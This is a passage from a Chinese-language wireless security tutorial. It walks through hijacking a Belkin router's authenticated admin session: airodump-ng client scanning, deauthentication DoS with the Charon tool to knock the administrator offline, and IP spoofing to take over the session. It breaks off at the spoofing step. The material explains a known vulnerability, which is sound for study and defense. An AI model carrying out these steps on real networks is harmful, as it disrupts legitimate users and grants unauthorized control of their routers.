 08:10:17:09:A7:19  -84   0        1        0    0   3  54   WEP  WEP         NETCORE21

 BSSID              STATION            PWR   Rate    Lost  Packets  Probes

 (not associated)   00:26:5E:0A:B4:54  -72    0 - 1      0       10  dlink
 (not associated)   00:1B:77:E4:D5:D2  -83    0 - 1      0        3
 (not associated)   00:1C:BF:7D:3F:63  -85    0 - 1      0       15
 (not associated)   00:0C:F1:4B:B6:FE  -86    0 - 1      0        1
 (not associated)   0C:60:76:1C:6E:9A  -91    0 - 1      0        1
 00:22:75:47:93:26  00:0E:E8:D3:BF:71  -14   1e- 1e      0       21  Belkin_ZerOne
 00:22:75:47:93:26  00:1F:3C:45:56:00  -41  48e- 1e   3124     2599  Belkin_ZerOne
 08:10:74:15:31:AA  08:10:74:09:0A:7A  -87    0 - 2      0        8

Shell
```

图 3

三、漏洞利用与实现

1、漏洞利用思路

关于漏洞的利用是需要先准备一下思路的，这里给出一个标准化的顺序以供大家参考。

（1）先分析连接此无线路由器上的客户端；
（2）发动无线 DOS 攻击干扰该无线网络，以迫使用户登录路由器进行配置和检查；
（3）确认当前登录无线路由器进行配置的客户端 IP；
（4）黑客对合法用户攻击迫使其断线；
（5）黑客修改自身 IP 与合法用户主机 IP 一致；
（6）黑客连入无线路由器成功劫持管理员身份；
（7）延伸攻击。




图 4




图 5




图 6




图 7

2、具体步骤

关于无线路由器认证会话劫持漏洞的使用并不难，具体利用步骤如下：

步骤1：先分析连接此无线路由器上的客户端。

黑客先使用多种无线分析工具对当前无线网络进行抓包分析，如图3所示，使用airodump-ng对当前所有无线网络进行分析。

在图3中上部分，我们可以看到存在一个SSID名为“Belkin_ZerOne”的无线网络，启用的加密方式为WPA-PSK；而在右下角，我们可以看到当前有两个连接至该无线路由器的无线客户端。其中：

00：0E：E8：D3：BF：71是无线黑客的主机；
00：1F：3C：45：56：00是已连接的合法无线客户端；

以上两者都已经连接至SSID名为“Belkin_ZerOne”的无线网络。

步骤2：发动无线DOS攻击干扰该无线网络，以迫使用户登录路由器进行配置和检查。

既然目标为Belkin无线路由器，那么就可能存在认证会话劫持漏洞。黑客为了迫使合法用户登录路由器，在通过上面步骤1的扫描确认对方在线后，就会故意对该无线网络进行无线D.O.S攻击，低频率发送一些Deauth或者Disassociate类型数据包来干扰正常的无线网络。

无线D.O.S攻击的具体细节请参考《无线黑客傻瓜书》的相关章节内容，这里就不做过多描述了。如图4所示，为在Charon2.0.1中载入无线网卡。

步骤3：确认当前登录无线路由器进行配置的客户端IP。

在进行一段时间的扰乱攻击后，无线黑客会不断尝试登录Belkin无线路由器管理页面来核查合法用户是否登录。当合法用户已经登录无线路由器进行操作时，Belkin会“很友好”地给出如图5所示的提示：

“复制管理员，A user at 192.168.2.3 is managing the router.”。意思就是说，当前已经有一个管理员登录进无线路由器进行操作了，而该管理员来自192.168.2.3。




图 8

这样，无线黑客就拿到了具备管理员能力的客户端IP，并且确认当前该客户端用户正在以管理员身份登录无线路由器。对照一下之前的图示，就会找到该IP对应的MAC地址。当然，扫描一下也可以，不过耗费的时间就长一些。

步骤4：黑客对合法用户攻击使其强制断线。

此时，黑客会立即发动无线模式的D.O.S攻击来将这个具备管理员能力的客户端强制断线，也就是通常所说的直接“踢下线”。

这里我们使用Linux下的图形界面无线D.O.S工具Charon对无线网络进行攻击，如图6所示。先选择“Mode Destruction”，即模式破坏方式；然后在“ESSID VICTIME”处填写无线路由器的MAC地址，在“MAC VICTIME”处填写这个具备管理员能力的客户端MAC。接着选择正确的频道，点击“VALIDATION”即可发动模式破坏攻击。

如图7所示，攻击的发包率将出现一定的随机性，最高可达近1000个数据包/秒。该攻击的目的是破坏当前已经建立连接的无线客户端状态，使其强制掉线。

此时，在受到攻击的无线客户端上，会出现明显的网络中断情况。如图8所示，在192.168.2.3上打开CMD保持ping网关状态，可以看到出现了明显的中断。虽然无线客户端会自动尝试与无线路由器重新连接，但是在遭到猛烈的模式破坏攻击下，该客户端已无法保持良好的连接状态。

步骤5：黑客修改自身IP与合法用户主机IP一致。

黑客迅速修改自身IP与之前已连接客户端IP一致，并连接无线路由器。如图9所示，在Linux下手动设置IP地址为192.168.2.3，并设置掩码和网关，填写正确的WPA-PSK连接密码，然后点击“OK”开始连接。

经过几秒的等待，在Linux下的无线网络连接界面中会显示出已经成功连接，如图10所示，在下方的状态栏中显示出了“Connected to Belkin_




图 9




图 10

